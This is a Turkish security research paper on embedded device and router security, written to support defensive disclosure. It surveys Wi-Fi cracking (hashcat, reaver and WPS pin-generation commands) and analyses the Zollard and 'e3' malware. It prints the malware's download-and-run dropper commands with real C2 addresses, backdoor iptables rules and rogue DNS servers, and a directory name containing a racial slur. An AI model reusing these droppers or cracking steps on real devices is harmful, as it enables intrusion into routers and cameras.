

# Gömülü Cihaz Güvenliği Zollard Analizi

**Kenan Abdullahoğlu**

[kenan@balicbilisim.com](mailto:kenan@balicbilisim.com) - <https://twitter.com/kyabd>

Güvenlik Araştırmacısı

## Özet

Baliç Bilişim olarak 2014 yılı içerisinde “Gömülü Cihaz Güvenliği” başlığı altında bazı araştırmalar gerçekleştirdik. Bu araştırmalar sayesinde ilginç bulgular elde ettik. İnternet alt yapısının omurgası sayılabilecek router cihazları başta olmak üzere bir çok gömülü cihazın tehdit altında olduğunu tespit ettik.

Örnek olarak 2013 yılında tespit edilmiş olmasına rağmen halen bir çok cihaz içerisinde barınan “zollard” isimli zararlı yazılımının bulunuyor olması, yine aynı cihazlar içerisinde keşfettiğimiz ve henüz keşfedilmemiş olduğunu düşündüğümüz bir diğer tür zararlı yazılımın olması gömülü cihazların açık hedef olduğunu açıkça göstermekteydi.

Bu sebeple yaptığımız bu araştırmalar neticesinde elde ettiğimiz tüm bulguları, örnek göstererek kişi/kurum ve kuruluşların gömülü cihaz güvenliği konusunda gerekli aksiyonları almaları adına, olası seneryoların fark edilerek risklerin daha net anlaşılacağını umut ederek kaynağımızı herkes ile paylaşmak istiyoruz.

Anlatıma ve analize geçmeden önce gömülü sistemleri ve bu tür saldırıları kolaylaştıran hata, saldırı vektörleri ve kullanılan zafiyetleri anlatmak istiyoruz.

**Keywords:** Gömülü Cihaz, Botnet, 0-Day



## Contents

1. Giriş.....	3
1.1. Genel Bakış .....	3
2. Saldırı Vektörleri.....	4
2.1. Hatalı Konfigürasyonlar .....	4
2.1.1. Varsayılan Şifreler .....	4
2.1.2. Yama Eksikliği .....	4
2.2. WEP Algoritma Zafiyeti.....	4
2.3. WPA/WPA2 Brute-Force Saldırısı .....	5
2.4. WPS Brute-Force Saldırısı .....	5
2.5. WPS Algoritma Saldırısı .....	5
2.6. Zafiyetler (Vuln).....	6
2.6.1. D-Link DSP 215 – Vuln.....	6
2.6.2. Airties Air6372SO – Backdoors veya Features .....	6
2.6.3. ZyXEL ZyWall – Vuln .....	6
3. Saldırı Seneryoları .....	7
4. Analiz .....	8
4.1. Hikayesi.....	8
4.2. E3 Zararlısı, Iptables Kuralları .....	8
4.3. E3 Zararlısı, DNS ayarları .....	9
4.4. Zollard Zararlısı, Arm Dosyası .....	9
4.5. Zollard Zararlısı, bin.sh Script.....	10
4.6. Zollard Zararlısı, Fork Hook .....	16



# 1. Giriş

## 1.1 . Genel Bakış

Her ne kadar farkında olmasak da Gömülü Cihazlar günlük yaşantımızın her alanın da hayati öneme sahiptirler. Enerji santralleri, Endüstri, mutfaktaki buzdolabından, odamızda ki router'a kadar bir çok alanda birçok farklı cihazı kullanmaktayız. Hemen hemen herkesin kullanmakta olduğu bu cihazlar, durum ve konumuna göre çok kritik riskleride beraberinde getirmektedir.

Bu riskler adına örnek vermemiz gerekirse, son yıllarda kullanımı oldukça yaygınlaşan ve üretim amacı kullanıcının güvenliğini sağlamak olan "IP Kamera Sistemleri" nde sıkça gözlemlediğimiz "konfigürasyon hatası" [1] (bazı cihazlarda ise zafiyet kullanılarak – 0-day veya 1-day [2],[3] –) kullanıcılar için tam bir silaha dönüşmektedir. Yapılan konfigürasyon hatası sistemlere uzaktan erişim yetkisi vermektedir. Bu yetkiyi alan saldırganlar istedikleri zaman kaydedilen görüntüleri dahi rahatlıkla silebilmektedirler. Kullanmakta olduğumuz bu ve bu tip onlarca cihaz ile alakalı en üzücü durum ise, kullanıcıların bu cihazları, cihazlar sorun çıkartmadığı sürece varlığını dahi hatırlamamasıdır.

Bir çok cihaz üreticisi firma, ürettikleri bu cihazların iyileştirilmesi yönünde "güncelleme paketleri" yayımlamaktadır. Fakat üretici bir firma ile yaptığımız görüşme sonrasında her 10 kullanıcıdan sadece 4'ünün bu güncelleme paketlerini indirdiği gerçeği ile karşılaştık, bu örnekten anlaşılacağı üzere kullanıcıların ihmalleri büyük riskleride beraberinde getiriyor.

Yaptığımız araştırmalar neticesinde elde ettiğimiz şüpheli bir dosyanın analizi sonrasında, 2013 yılında tespit edilmiş olan bir zararlı (Zollard) olduğu anlaşılmıştır. Zollard zararlısı Mips, Mipsel, Cisco ve ARM gibi işlemci mimarilerinde özel olarak üretilmiş, birçok farklı yapıda çalışabilme kabiliyetine sahip bir zararlı yazılımdır. Zollard zararlısına Masaüstü bilgisayarlar, Sunucular, Modem ve İp kameraları hedef aldığı görülmüştür.

Yine aynı araştırma neticesinde elde ettiğimiz bir diğer zararlı yazılımın, İngiltere Merkezli bir Datacenter'a yönlendirilerek cihazları yakın takibe aldığı tespit edilmiştir. Araştırmamızı biraz daha derinleştirdikçe, "e3" isimli zararlının henüz anti virüs firmaları tarafından tespit edilmemiş olduğunu anladık. Buna rağmen default passport'lu modemlerde oldukça sık rastladığımızı söyleyebiliriz. Yaptığımız bir diğer araştırma sonucu ise her 10 modemden 7'sinde bu zararlı yazılıma rastlamak mümkündür. ( default password 'lu modemlerin %70)



## 2. Saldırı Vektörleri

### 2.1. Hatalı Konfigürasyonlar

#### 2.1.1. Varsayılan Şifreler

Gömülü sistemler satınalma sonrasında kullanıcının giriş yapıp kendi ayarlarını yapmasını sağlayacak, genelde çok basit ve bilinen, varsayılan şifreler ile gönderilir. Son kullanıcı, cihazı kullanmaya başlar başlamaz varsayılan şifreyi değiştirmesi gerektiği yönünde uyarılar almasına rağmen özellikle tehditlerden bihaber, teknik bilgi seviyesi düşük olan kullanıcılar cihazı mevcut şifreyle kullanmaya devam eder.

Belli başlı yöntemler kullanılarak, özel arama motorları gibi, internete bağlantısı bulunan bütün cihazlar bulunabilmektedir. 10 satırlık çalıştır-bırak tarzında hazırlanmış bir python kodu ile birkaç saat içinde varsayılan şifre kullanan binlerce cihaz bulabilir.




#### 2.1.2. Yama Eksikliği

Güvenlik zafiyetleri farkedilir farkedilmez üretici firmalar yeni sürümler yayınlamaktadır. Fakat kullanıcı, cihaz sürümünü yükseltmediği takdirde, zafiyet genele yayılmış olduğundan, saldırganlar için ideal hedeflerden biri olmaktadır.

### 2.2. WEP Algoritma Zafiyeti

Yıllar evvel güvenlik zafiyetine sebep olduğu belirlenmiş olan WEP algoritması, özellikle uyumlu cihazlara yatırım yapmış küçük ölçekli firmalar tarafından kullanılmaya devam edilmektedir. Parolanızın kırılması için sadece birkaç dakikanın yeterli olduğu biliniyor olsa da “bize bir şey olmaz” mantalitesiyle kullanan kişi/kurumlar saldırganlar açısından en basit hedefler olarak görülmektedir.



## 2.3. WPA/WPA2 Brute-Force Saldırısı

WEP algoritmasındaki zafiyetler neticesinde kabulgörür hale gelen WPA/WPA2 protokolu kullanıldığı PBKDF2 algoritmasının zorluğu neticesinde saldırganları yavaşlatmış olsa da, şifre kırmada kullanılan güçlü ekran kartları yardımıyla, saldırganların hedefi olmaktan çıkmamıştır.

```
dudu@w0rm: /media/ /GPUcracking/binaries/maskprocessor-0.69
belkin.43a2:648466c7
Session.Name...: oclHashcat-plus
Status.....: Cracked
Input.Mode....: File (../././wordlist/WPA/belkin.txt)
Hash.Target...: belkin.43a2 (94:44:52)
Hash.Type....: WPA/WPA2
Time.Started...: Mon Jul 29 16:46:00 2013 (2 hours, 0 mins)
Speed.GPU.#1...: 117.4k/s
Speed.GPU.#2...: 114.0k/s
Speed.GPU.#3...: 231.3k/s
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 1686421504/4294967296 (39.27%)
Rejected.....: 0/1686421504 (0.00%)
HWMon.GPU.#1...: 87% Util, 76c Temp, 70% Fan
HWMon.GPU.#2...: 87% Util, 65c Temp, 53% Fan
Started: Mon Jul 29 16:46:00 2013
Stopped: Mon Jul 29 18:46:14 2013
dudu@w0rm: /media/ /GPUcracking/binaries/maskprocessor-0.69:s
```

## 2.4. WPS Brute-Force Saldırısı

2011 senesinde Stefan Viehböck tarafından bulunan WPS kabakuvvet saldırısı sayesinde saldırganlar WPA/WPA2 protokolüne sahip cihazları 4 – 10 saat içerisinde ele geçirebilmektedir. Test amaçlı hazırlanan programlara kolay erişim, saldırganların hem teknik seviyesini hem de yaşını aşağıları çekmiştir.

```
root@bt: ~/reaver-1.3/src - Shell - Konsole
Session Edit View Bookmarks Settings Help
[+] Trying pin 60851635
[+] Trying pin 87911633
[+] Trying pin 81701636
[+] Trying pin 56151633
[+] 1.37% complete @ 2012-01-17 05:24:28 (4 seconds/attempt)
[+] Trying pin 86481632
[+] Trying pin 86481632
[+] Trying pin 38561634
[+] Trying pin 07381638
[+] Trying pin 07381638
[+] 1.40% complete @ 2012-01-17 05:24:42 (4 seconds/attempt)
[+] Trying pin 83581632
[+] Trying pin 52581632
[+] Trying pin 01821635
[+] Trying pin 25761634
[+] Trying pin 14161636
[+] 1.45% complete @ 2012-01-17 05:25:02 (4 seconds/attempt)
[+] Trying pin 51951634
[+] Trying pin 95331638
- codename [ pwnsauc3 ]
Shell
```

## 2.5. WPS Algoritma Saldırısı

WPS kabakuvvet saldırısının yaygınlaşması neticesinde birçok üretici deneme sayısına sınırlandırma getirdi. Kedi fare oyunun bitmek bilmediği güvenlik dünyasında, saldırganlar hedef cihazların WPS üretme algoritmasını çözerek, tek denemede sistemi ele geçirmeyi başardılar.

```
$ sudo airodump-ng mon0 -c 4

CH 4 ][ Elapsed: 0 s ][ 2014-09-11 11:44 ][ fixed channel mon0: -1

BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
C0:A0:BB:EF:B3:D6 -13 0 6 0 0 4 54e WPA2 CCMP PSK dlink-B3D6

$ ./pingen C0:A0:BB:EF:B3:D7 # <--- WAN MAC is BSSID+1
Default Pin: 99767389

$ sudo reaver -i mon0 -b C0:A0:BB:EF:B3:D6 -c 4 -p 99767389

Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from C0:A0:BB:EF:B3:D6
[+] Associated with C0:A0:BB:EF:B3:D6 (ESSID: dlink-B3D6)
[+] WPS PIN: '99767389'
[+] WPA PSK: 'hluig79268'
[+] AP SSID: 'dlink-B3D6'
```



## 2.6. Zafiyetler (Vuln)

0-Day olarak adlandırılan 0-gün zafiyetler üretici firmaların haberdar olmadığı ve herhangi bir yamanın bulunmadığı zafiyetler olarak tanımlanmaktadır. Kullanıcıları bu tür zafiyetler kullanarak yapılan ataklardan koruyabilmek pek mümkün değildir.

### 2.6.1. D-Link DSP 215 – Vuln

En tehlikeli zafiyetlerden biri olan bellek taşmaları neticesinde, kimlik doğrulamasının yapıldığı binary dosyalarda bulunduğunda, ne kadar önlem alınmış olunursa olunsun, cihazın kontrolü tamamen saldırgana geçmektedir. Hazırlanması en zahmetli fakat sonuç olarak etkisi güçlü bu zafiyete verebileceğimiz örneklerden birisi D-Link markasının akıllı priz cihazı olan DSP-215 modelindeki bulunan zafiyettir. [\*2]



### 2.6.2. Airties Air6372SO – Backdoors veya Features

Çoğunlukla inkar ediliyor olsa da üretici firmalar, kitapçıklarında yazarın dışında kendilerine özel olarak cihazlarda erişim şifreleri bulunduruyorlar. uzaktan yönetilebilmesi için kimine göre backdoor kimine göre özellik olan bu erişim şifreleri birilerinin eline geçtiği noktada, Hem mahremiyet ihlali söz konusuken hem de ifşası durumunda cihazın art niyetli kişiler tarafından yönetilmesine olanak tanıyor. bu duruma örnek olarak, birkaç gün evvel bulunan Airties Air6372SO modelinin arkakapısı örnek verilebilir.



### 2.6.3. ZyXEL ZyWall – Vuln

Gömülü cihazları topyekün güvensiz olarak nitelendirmek çok yanlış olacaktır. Fakat güvenlik sağladığı düşünülen eklentiler bazen tam tersi bir durumda karşımıza çıkmaktadır. Buna verebilecek en iyi örneklerden birisi, Zyxel markasına ait ZyWall model güvenlik duvarlarında, kimlik doğrulaması öncesinde cihazın ayarlar dosyasının indirilmesini sağlayan zafiyettir. [\*1]



### 3. Saldırı Seneryoları

Gömülü cihazlar üzerinden onlarca saldırı seneryosu üretmek mümkündür. Kişilere yönelik olarak gerçekleştirilen atak seneryolarına göre çok daha etkili ve yüksek etkili tahribata sebep olabilirler. Bu tahribatların boyutlarıysa, hedef alınan cihazın durum ve konumu ile eşit orantıda büyümektedir. Bu alanda verilebilecek en iyi örnekse “stuxnet” [4] adlı zararlı yazılım olabilir.




Fig. 1.  
Direkt Router üzerinden  
Bağlı diğer cihazlara yönelik saldırı.




Fig. 2.  
Ip Kamera üzerinden  
diğer wifi cihazlara saldırı.




Fig. 3.  
Ip Kamera veya Router üzerinden pc'ye  
oradanda mobil cihaz'a yönelik saldırı.

Router saldırılarında hedef alınan router dışında ilgili router'a usb veya ethernet üzerinden bağlı local cihazlar veya wifi kapsama alanındaki cihazlar kolayca hedef olabilmektedir. Örnek olarak x firmanın 1.0.2.0 firmware sürümüne sahip bir cihaz içerisinde kapsama alanındaki diğer aygıtlara(wifi kullanan cihazlar) atak yapılabilmektedir.

```
Ca: Telnet 95.6.14.198
2568 root 4296 S < /usr/bin/agent
2569 root 4296 S < /usr/bin/agent
2570 root 4296 S < /usr/bin/agent
2571 root 4296 S < /usr/bin/agent
16040 root 1428 S /sbin/telnetd
16041 root 1432 R -sh
16051 root 1428 S /sbin/telnetd
16052 root 1432 S /bin/login
16060 root 1420 S sleep 1
16061 root 1428 R ps
19670 root 936 S /usr/bin/dnsmasq --address=/modem/192.168.2.1 -h -
# iwlist
# iwlist wlan scan
wlan Scan completed :
Cell 01 - Address: 20:08:ED:01:AC:04
ESSID:"SUPERONLINE_WiFi_8267"
Mode:Managed
Frequency:2.457 GHz (Channel 10)
Extra:Chanspec(bw=20mhz, ext=0)
Signal level:-25 dBm Noise level:-24 dBm
IE: IEEE 802.11i/WPA2 Version 1
Group Cipher : TKIP
Pairwise Ciphers (2) : TKIP CCMP
Authentication Suites (1) : PSK
IE: WPA(enabled=1, button=0)
IE: WPA Version 1
Group Cipher : TKIP
Pairwise Ciphers (2) : TKIP CCMP
Authentication Suites (1) : PSK
Encryption key:on
Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 9 Mb/s
18 Mb/s; 36 Mb/s; 54 Mb/s; 6 Mb/s; 12 Mb/s
24 Mb/s; 48 Mb/s
Cell 02 - Address: 18:28:61:61:06:CF
ESSID:"Airties"
Mode:Managed
Frequency:2.462 GHz (Channel 11)
Extra:Chanspec(bw=20mhz, ext=0)
Signal level=-20 dBm Noise level=-24 dBm
IE: IEEE 802.11i/WPA2 Version 1
Group Cipher : TKIP
Pairwise Ciphers (2) : CCMP TKIP
Authentication Suites (1) : PSK
IE: WPA Version 1
Group Cipher : TKIP
Pairwise Ciphers (2) : CCMP TKIP
Authentication Suites (1) : PSK
Encryption key:on
Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 18 Mb/s
24 Mb/s; 36 Mb/s; 54 Mb/s; 6 Mb/s; 9 Mb/s
12 Mb/s; 48 Mb/s
Cell 03 - Address: 00:1C:A8:AE:3C:2A
ESSID:"AirTies_Air5340"
Mode:Managed
```





## 4. Analiz

### 4.1. Hikayesi

Yaptığımız genel bir inceleme sırasında İngiltere Merkezli DNS adresleri dikkatimizi çekti. Modem içerisinde ratladığımız bu DNS adreslerinin kullanıcı tarafından ayarlanmadığı anlaşılmıştı. Peki nerden gelmişti bu DNS serverlar? Bu DNS serverdan şüphelenmemiz ile başlayan serüvenimiz, modem içerisinde “arm” ve “e3” isimli iki garip dosyanın varlığını keşfetmemiz ile dahada ilginç bir hal almış oldu.

Ne olduğunu ve nereden geldiğini tam olarak anlayamadığımız bu iki dosya ile artan merakımız, bizi bir çok farklı işlemci türünde çalışabilme kabiliyetine sahip bir botnet ağına sürüklemiş oldu. İlk etapta default passwordlu cihazları hedef aldığımız sandığımız bu şüpheli dosyalar, araştırma derinleştikçe aslında bir birlerinden bağımsız olduklarını anladık. Sadece Default Password’lu cihazları hedef almadığını, birbirlerinden bağımsız iki farklı tür zararlı yazılım olduğu ortaya çıkmış oldu.

Araştırmalarımız sürerken elde edindiğimiz bilgiler neticesinde “arm” isimli dosyanın PHP zafiyetini sömürdüğünü fark ettik. Bir diğer şüpheli dosyamız “e3”ün ise henüz anti virüs firmaları tarafından tanınmıyor olduğunu anladık. Son aşamaya gelindiğinde “arm” isimli bu dosyanın 2013 yılında keşfedilen “zollard” isimli zararlı yazılım olduğu anlaşıldı, “e3” isimli dosyanın ise default passwordlu modemleri hedef alan yeni bir tür zararlı yazılım olduğunu anladık. Bu bulgular ışığında araştırmamızı dahada derinleştirmek üzere statik ve dinamik analizlere başladık.

### 4.2. E3 Zararlısı, Iptables Kuralları

Elde ettiğimiz cihazda ilk dikkatimizi çeken şey İngiltere Merkezli DNS adresleri olmuştu. Bu kapsamda başladığımız araştırmalar ile elde ettiğimiz E3 zararlısının bulaştığı cihazlarda uzak erişim için kendisine izni iptables kuralları eklediğini gördük. Cihazın yönetim paneline telnet ve httpd üzerinden erişim izni verdiği aşağıdaki çıktıda açıkça gözükmemektedir. Iptables kurallarının bazı cihazlarda uzak erişim dışında NAT içinde bazı yönlendirmeler yaptığında görülmüştür.

```
Chain dmz-filter (1 references)
target      prot opt source                destination

Chain forward-logger (1 references)
target      prot opt source                destination

Chain igmp-filter (2 references)
target      prot opt source                destination

Chain input-logger (1 references)
target      prot opt source                destination

Chain macfilter-filter (2 references)
target      prot opt source                destination

Chain portforwarding-filter (1 references)
target      prot opt source                destination

Chain remote-mgmt-input (1 references)
target      prot opt source                destination
ACCEPT     icmp -- h37-220-8-141.host.redstation.co.uk anywhere icmp echo-request
ACCEPT     icmp -- h37-220-8-141.host.redstation.co.uk anywhere icmp echo-request
ACCEPT     tcp  -- h37-220-8-141.host.redstation.co.uk anywhere tcp dpt:telnet
ACCEPT     tcp  -- h37-220-8-141.host.redstation.co.uk anywhere tcp dpt:telnet
ACCEPT     tcp  -- h37-220-8-141.host.redstation.co.uk anywhere tcp dpt:htpdp
ACCEPT     tcp  -- h37-220-8-141.host.redstation.co.uk anywhere tcp dpt:htpdp

Chain tcpmss-clamp (1 references)
target      prot opt source                destination
TCPMSS     tcp  -- anywhere             anywhere tcpflags: SYN,RST/SYN TCPMSS clamp to PMTU

Chain tr069-filter (1 references)
target      prot opt source                destination
ACCEPT     tcp  -- anywhere             anywhere tcp dpt:1050

Chain urlfilter-forward (1 references)
target      prot opt source                destination

Chain urlfilter-forward-filter (0 references)
target      prot opt source                destination

Chain wireless-password-ctrl (1 references)
target      prot opt source                destination
```





### 4.3. E3 Zararlısı, DNS ayarları

Zararlıının bulaştığı tüm cihazlarda yine ingiltere merkezli dns serverlara rastladık, bunu yapmasındaki amacının binary içerisinde açık bir nedeni bulunmamaktadır. Fakat en mantıklı seneryomuz İp adreslerinin birçok ISP tarafından dynamic olarak atanması ve modemlerin kapandıktan sonra yeni ip adresleri alıyor olmasından dolayı bulaştığı cihazların ip adreslerinin takibinde zorlaşacağı yönünde. Bu sebeple merkezi bir haber alma ağı kurarak bu cihazların dns server üzerinden ipleri değışse de tekrardan dns için kendisine sorgu yapacağını ihtimali ile bulaştığı cihazları bu yöntem ile kolayca takip etmek için böyle birşey yapmış olabileceğini tahmin ediyoruz. Belkide sadece kullanıcıları takip etmek içinde olabilir, bundan henüz için emin değiliz. Fakat zararlıının bulaştığı tüm cihazlarda bu IP adreslerine ve Iptables kurallarına rastlamış aynı şekilde rastlamış bulunmaktayız. Ortalama 3 Ip block 'un kendilerine ait olduğunu kesin olarak biliyoruz.

DNS Ayarı

Bu sayfadan cihazınızın DNS ayarlarını yapabilirsiniz. Servis sağlayıcıdan gelen DNS IP adreslerini kullanabileceğiniz gibi, sunucu adreslerini kendiniz de belirleyebilirsiniz.

☐ ISP tarafından atanan DNS sunucularını kullan

DNS 1:

31.3.252.88

DNS 2:

31.3.252.81

DNS 3:

31.3.252.77

Kaydet

İptal

### 4.4. Zollard Zararlısı, Arm Dosyası


Elde ettiğimiz şüpheli dosya için ilk olarak strings komutunu çalıştırdık. Elde ettiğimiz ekran çıktısı merakımızı daha da fazla cezbetti. Aldığımız çıktıdan kolayca anlaşıldığı üzere, ilgili dosyanın GET yöntemi ile bazı IP adresi arasında iletişim sağladığı görülmekteydi. 2 adet .sh script'i cihaz içerisine indirmesi iştahımızı dahada fazla kabarttı ve tüm ilgimizi oradaki IP adreslerine yoğunlaştırdı.

```
UNKNOWN
% d. % d. % d. % d
8.8.8.8
/proc/net/route
00000000
/proc/cpuinfo
BOGOMIPS
/bin/sh
Failed opening raw socket.
Failed setting raw headers mode.
Invalid flag "%s"
GET %s HTTP/1.0
Connection: close
User-Agent: Mozilla/4.75 [en] (X11; U; Linux 2.2.16-3 i686)
Host: %s: %d
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Encoding: gzip
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
GET %s HTTP/1.0
Host: %s
Connection: close
PING
(null)
echo -e '\x67\x61\x79\x66\x67\x74'
REPORT %s: %s
cd /tmp; busybox wget http://69.163.37.115/.niggers/bin.sh; busybox tftp -r bin.sh -g 69.163.37.115; sh bin.sh; echo -e '\x62\x69
cd /tmp; busybox wget http://176.10.250.37/.niggers/bin2.sh; busybox tftp -r bin2.sh -g 176.10.250.37; sh bin2.sh; echo -e '\x6
74'
/proc
% s/ % d/ cmdline
PONG!
GETLOCALIP
My IP: %s
SCANNER
HOLD
DUNK
GETFLOOD
BOTKILL
KILLATTK
LOLNOGTFO
telnetx
```

arm binarysinin string komutu ile elde edilen çıktısı.



IP adresleri üzerinde yaptığımız diğer incelemelerde, Bu IP adresleri üzerine kurulmuş ve yayın yapan web serverlar olduğunu gördük. Server tarafını incelemeye aldığımızda server'da “.niggers” klasörü altında barındırılan çok sayıda dosyayı keşfettik.



[ICO]	Name	Last modified	Size	Description
[DIR]	<a href="#">Parent Directory</a>		-	
[ ]	<a href="#">arm</a>	23-Aug-2014 02:52	65K	
[ ]	<a href="#">arm7</a>	23-Aug-2014 02:52	515K	
[TXT]	<a href="#">bin.sh</a>	21-Aug-2014 22:49	2.0K	
[TXT]	<a href="#">bin2.sh</a>	21-Aug-2014 22:49	2.0K	
[ ]	<a href="#">i586</a>	23-Aug-2014 02:52	56K	
[ ]	<a href="#">i686</a>	23-Aug-2014 02:52	56K	
[ ]	<a href="#">mips</a>	23-Aug-2014 02:52	93K	
[ ]	<a href="#">mipsel</a>	23-Aug-2014 02:52	93K	
[ ]	<a href="#">ppc</a>	23-Aug-2014 02:52	66K	
[ ]	<a href="#">sparc</a>	23-Aug-2014 02:52	72K	
[ ]	<a href="#">superh</a>	21-Aug-2014 21:58	45K	

Apache/2.2.22 (Debian) Server at 69.163.37.115 Port 80

Elde ettiğimiz 2 adet “.sh” script ve farklı işlemci mimarileri için özel olarak isimlendirilmiş dosyalar gördük. İlk aşamada cihaz içerisinde elde ettiğimiz “arm” binarysinin yüklemiş olduğu bin.sh scriptine ulaşmıştık. Yani şimdi “arm” dosyasının bu script ile neler yaptığını anlayabilmek için fırsatımız olmuştu. Bu sebeple ilk olarak “bin.sh” dosyasını analize başladık.

#### 4.5. Zollard Zararlısı, bin.sh Script

Elde ettiğimiz script içerisinde göz gezdirdiğimizde kendisini gizlemek için basit ama etkili bir teknik kullandığını gördük.

```
busybox wget http://69.163.37.115/.niggers/mips; cp /bin/busybox ./; cat mips > busybox; busybox rm mips; cp busybox telnetx; busybox rm busybox; ./telnetx; busybox rm telnetx && sleep 2 && pidof telnetx && exit
```

Kısaca değinecek olursak telnetx pid i ile çalışan bir uygulama varsa onu öldürüyor. Busybox ile “arm” dosyasında rastladığımız IP adresi üzerinden dosyaları indiriyor (örnek : “mips”) ve daha sonra busyboxın bir kopyasını kendi dizinine alıyor ve indirdiği binary’nin üzerine yazıyor ve asıl binary’yi siliyor daha sonra kopyalanmış busyboxı aynı şekilde telnetx adı ile kopyalıyor. Sonra busyboxı silerek, telnetxi çalıştırıyor ve binary’yi siliyor.

Biraz karmaşık gelmiş olabilir ama basit fakat karmaşık şekilde kendini cihaz içerisinde perdeliyor. Bize oldukça akıllıca gelen bu teknik ile çalışması gereken kodları ram’e yükledikten sonra diskteki veriyi siliyor aynı şeyi mips,mipsel,arm gibi mimarilerler içinde tekrar ediyor. Hedef alınan sistemlerdeki işlemci(CPU) mimarisinin ne olacağını bilemedikleri için tüm işlemci türlerini toplu olarak yüklüyor. Hangi binary çalışırsa işlemci o mimaridedir tarzında hazırlanmış bir script olduğu saçma gelsede ard arda gelen komut yığınınnda dikkatimizi çeken başka bir nokta daha var. Kısa bir komut ile yapabileceği şeyi neden bu kadar uzattığı anlamsız olsada dosyanın adını değiştirerek akıllıca bir hamle yaptığını düşünüyoruz. Çünkü kod’u ram’e yüklenirken bazı bilgilerinde sistem kayıtlarına vermek zorunda bu yüzden sistemde halihazırda bulunan bir komutun adını almak mantıklı ama birbirini tekrar eden kopyalama ve silme olayına tam bir açıklama getiremedik.







Program kendi pidini okuduğu zaman getdents sistem çağrısını çalıştırıp izin listesi alıyor ve setsid() [2813.satır] fonksiyonunu çalıştırıp 2054 pidi ile yeni bir session oluşturuyor tracer ımızda bu pidi takibe almaya başlıyor. Yaptığı işlemler sırasıyla bakacak olursak /var/run dizinin altına ".lolpid" isminde gizli bir dosyayı açtığını görüyoruz standartlarda böyle bir dosya bulunmaz biz daha önceden sistemimizde bu kodu çalıştırdığımız için .lolpid zaten oluşmuştu şimdiyse erişim denemesi yapıyor .lolpid in içinde

```
read(3, "2041", 4096) = 4
```

```
read(3, "", 4096) = 0
```

Çıktısı sayesinde 2041 yazılı olduğunu görüyoruz hemen peşinden dosyayı kapatıp kill çalıştırılması bu değerin process id olduğunu gösteriyor ardından bu isimde bir izin ya da buna bağlı bir link olması ihtimaline karşı rmdir ve unlink i çağırıp bağlantılarını yok ediyor ve getpid() le aldığı yeni pid değerini yani kendi pidini bu dosyaya yazıyor.

Takip eden satırda bir socket açtığını görüyoruz ve açılan socket 93.174.93.52 ip adresinin 1000. portuna bağlantı isteği gönderiyor:

```
2821 2054 close() = 0
2822 2054 kill(2041, SIGKILL) = 0
2823 2054 rmdir("/var/run/.lolpid") = -1 ENOTDIR (Not a directory)
2824 2054 unlink("/var/run/.lolpid") = 0
2825 2054 open("/var/run/.lolpid", O_RDWR|O_CREAT|O_APPEND, 0666) = 3
2826 2054 ioctl(3, TIOCNXCL, 0x7ff20778) = -1 ENOTTY (Inappropriate ioctl for device)
2827 2054 getpid() = 2054
2828 2054 write(3, "2054", 4) = 4
2829 2054 close(3) = 0
2830 2054 rt_sigaction(SIGPIPE, {0x10000000, [RT_67 RT_68 RT_69 RT_70 RT_71 RT_72 RT_73 RT_74 RT_75 RT_76 RT_77 RT_78 RT_79 RT_80 RT_81 RT_82 RT_83 RT_84 RT_85 RT_86 RT_87 RT_88 RT_89 RT_90 RT_91 RT_92 RT_93 RT_94 RT_95 RT_96 RT_97 RT_98 RT_99]}, 0, 0) = 0
2831 2054 socket(PF_INET, SOCK_STREAM, IPPROTO_IP) = 3
2832 2054 fcntl(3, F_GETFL) = 0x2 (flags O_RDWR)
2833 2054 fcntl(3, F_SETFL, O_RDWR|O_NONBLOCK) = 0
2834 2054 connect(3, {sa_family=AF_INET, sin_port=htons(1000), sin_addr=inet_addr("93.174.93.52")}, 16) = -1 EINPROGRESS
2835 2054 <... fork resumed> ) = 2053
2836 2052 wait4(2053, <unfinished ...>) = 2053
2837 2052 <... fork resumed> ) = 2054
2838 2053 <... fork resumed> ) = 2054
2839 2053 exit(0) = ?
2840 2053 +++ exited with 0 +++
2841 2052 <... wait4 resumed> [{WIFEXITED(s) && WEXITSTATUS(s) == 0}], 0, NULL) = 2053
2842 2052 --- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_EXITED, si_pid=2053, si_status=0, si_utime=0, si_stime=0} ---
2843 2052 exit(0) = ?
